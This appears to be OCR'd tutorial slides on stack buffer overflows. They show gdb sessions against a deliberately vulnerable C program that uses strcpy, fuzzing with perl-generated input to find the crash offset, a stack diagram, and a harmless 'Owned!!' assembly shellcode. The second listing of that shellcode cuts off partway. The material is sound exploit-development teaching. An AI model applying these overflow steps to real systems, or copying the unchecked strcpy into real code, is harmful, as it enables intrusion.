

Terminal
File Edit View Terminal Tabs Help
pac@pac:~ $ gdb -q basic_vuln.o
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) break main
Breakpoint 1 at 0x8048384: file basic_vuln.c, line 4.
(gdb) run
Starting program: /home/pac/basic_vuln.o
Breakpoint 1, main (argc=1, argv=0xbffff8e4) at basic_vuln.c:4
4 strcpy(buf, argv[1]);
(gdb) info registers
eax 0x0 0
ecx 0x48e0fe81 1222704769
edx 0x1 1
ebx 0xb7fd6ff4 -1208127500
esp 0xbffff800 0xbffff800
ebp 0xbffff858 0xbffff858
esi 0xb8000ce0 -1207956256
edi 0x0 0
eip 0x8048384 0x8048384 <main+16>
eflags 0x200286 [PF SF IF ID]
cs 0x73 115
ss 0x7b 123
ds 0x7b 123
es 0x7b 123
fs 0x0 0
gs 0x33 51
(gdb) quit
The program is running. Exit anyway? (y or n) y
pac@pac:~ $


Terminal
File Edit View Terminal Tabs Help
pac@pac:~ $ gdb -q basic_vuln.o
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) list
1 #include <stdio.h>
2 int main(int argc, char *argv[]) {
3 char buf[64];
4 strcpy(buf, argv[1]);
5 }
(gdb) disassemble main
Dump of assembler code for function main:
0x08048374 <main+0>: push %ebp
0x08048375 <main+1>: mov %esp,%ebp
0x08048377 <main+3>: sub $0x58,%esp
0x0804837a <main+6>: and $0xfffffff0,%esp
0x0804837d <main+9>: mov $0x0,%eax
0x08048382 <main+14>: sub %eax,%esp
0x08048384 <main+16>: mov 0xc(%ebp),%eax
0x08048387 <main+19>: add $0x4,%eax
0x0804838a <main+22>: mov (%eax),%eax
0x0804838c <main+24>: mov %eax,0x4(%esp)
0x08048390 <main+28>: lea 0xffffffb8(%ebp),%eax
0x08048393 <main+31>: mov %eax,(%esp)
0x08048396 <main+34>: call 0x80482a0 <strcpy@plt>
0x0804839b <main+39>: leave
0x0804839c <main+40>: ret
End of assembler dump.
(gdb) break *main+40
Breakpoint 1 at 0x804839c: file basic_vuln.c, line 5.
(gdb)


Terminal
File Edit View Terminal Tabs Help
(gdb) break *main+40
Breakpoint 1 at 0x804839c: file basic_vuln.c, line 5.
(gdb) run AAAAA
Starting program: /home/pac/basic_vuln.o AAAAA
Breakpoint 1, 0x0804839c in main (argc=134513524, argv=0x2) at basic_vuln.c:5
5 }
(gdb) info registers
eax 0xbffff810 -1073743856
ecx 0xffffde0 -544
edx 0xbffffa36 -1073743306
ebx 0xb7fd6ff4 -1208127500
esp 0xbffff85c 0xbffff85c
ebp 0xbffff8b8 0xbffff8b8
esi 0xb8000ce0 -1207956256
edi 0x0 0
eip 0x804839c 0x804839c <main+40>
eflags 0x200246 [PF ZF IF ID]
cs 0x73 115
ss 0x7b 123
ds 0x7b 123
es 0x7b 123
fs 0x0 0
gs 0x33 51
(gdb)


Terminal
File Edit View Terminal Tabs Help
pac@pac:~ $ perl -e 'print "A"x100' > long_input
pac@pac:~ $ cat long_input
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAApac@pac:~ $
pac@pac:~ $ gdb -q basic_vuln.o
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) break *main+40
Breakpoint 1 at 0x804839c: file basic_vuln.c, line 5.
(gdb) run `cat long_input`
Starting program: /home/pac/basic_vuln.o `cat long_input`
Breakpoint 1, 0x0804839c in main (argc=Cannot access memory at address 0x4141414
9
) at basic_vuln.c:5
5 }
(gdb) info registers
eax 0xbffff7b0 -1073743952
ecx 0xffffddf -545
edx 0xbffffa36 -1073743306
ebx 0xb7fd6ff4 -1208127500
esp 0xbffff7fc 0xbffff7fc
ebp 0x41414141 0x41414141
esi 0xb8000ce0 -1207956256
edi 0x0 0
eip 0x804839c 0x804839c <main+40>
eflags 0x200246 [PF ZF IF ID]
cs 0x73 115
ss 0x7b 123
ds 0x7b 123
es 0x7b 123
fs 0x0 0
gs 0x33 51
(gdb)


High Memory
32 Bits (4 bytes)
PARAM 2
PARAM 1
RET
EBP
LOC VAR 1
LOC VAR 2
EBP + 12
EBP + 8
EBP + 4
EBP
EBP - 4
EBP - 8
EBP - 12
ESP
Stack Fill Direction
Buffer Overflow Direction
Low Memory


Terminal
File Edit View Terminal Tabs Help
pac@pac:~ $ ./basic_vuln.o $(perl -e 'print "A"x64')
pac@pac:~ $ ./basic_vuln.o $(perl -e 'print "A"x100')
Segmentation fault
pac@pac:~ $ ./basic_vuln.o $(perl -e 'print "A"x72')
pac@pac:~ $ ./basic_vuln.o $(perl -e 'print "A"x77')
Segmentation fault
pac@pac:~ $ ./basic_vuln.o $(perl -e 'print "A"x74')
pac@pac:~ $ ./basic_vuln.o $(perl -e 'print "A"x75')
pac@pac:~ $ ./basic_vuln.o $(perl -e 'print "A"x76')
Illegal instruction
pac@pac:~ $


Write Some Shellcode (Hello World)

```
section .data
msg db 'Owned!!',0xa
section .text
global _start
_start:

; write(int fd, char *msg, unsigned int len)
mov eax, 4 ; kernel write command
mov ebx, 1 ; set output to stdout
mov ecx, msg ; set msg to Owned!! string
mov edx, 8 ; set parameter len=8 (7 characters followed by newline character)
int 0x80 ; triggers interrupt 80 hex, kernel system call

; exit(int ret)
mov eax, 1 ; kernel exist command
mov ebx, 0 ; set ret status parameter 0=normal
int 0x80 ; triggers interrupt 80 hex, kernel system call
```

Terminal

File Edit View Terminal Tabs Help


```
pac@pac:~ $ cat shellcode.asm
section .data
msg db 'Owned!!',0xa
section .text
global _start
_start:

;write(int fd, char *msg, unsigned int len)
mov eax,4
mov ebx,1
mov ecx,msg
mov edx,8
int 0x80

;exit(int ret)
mov eax,1
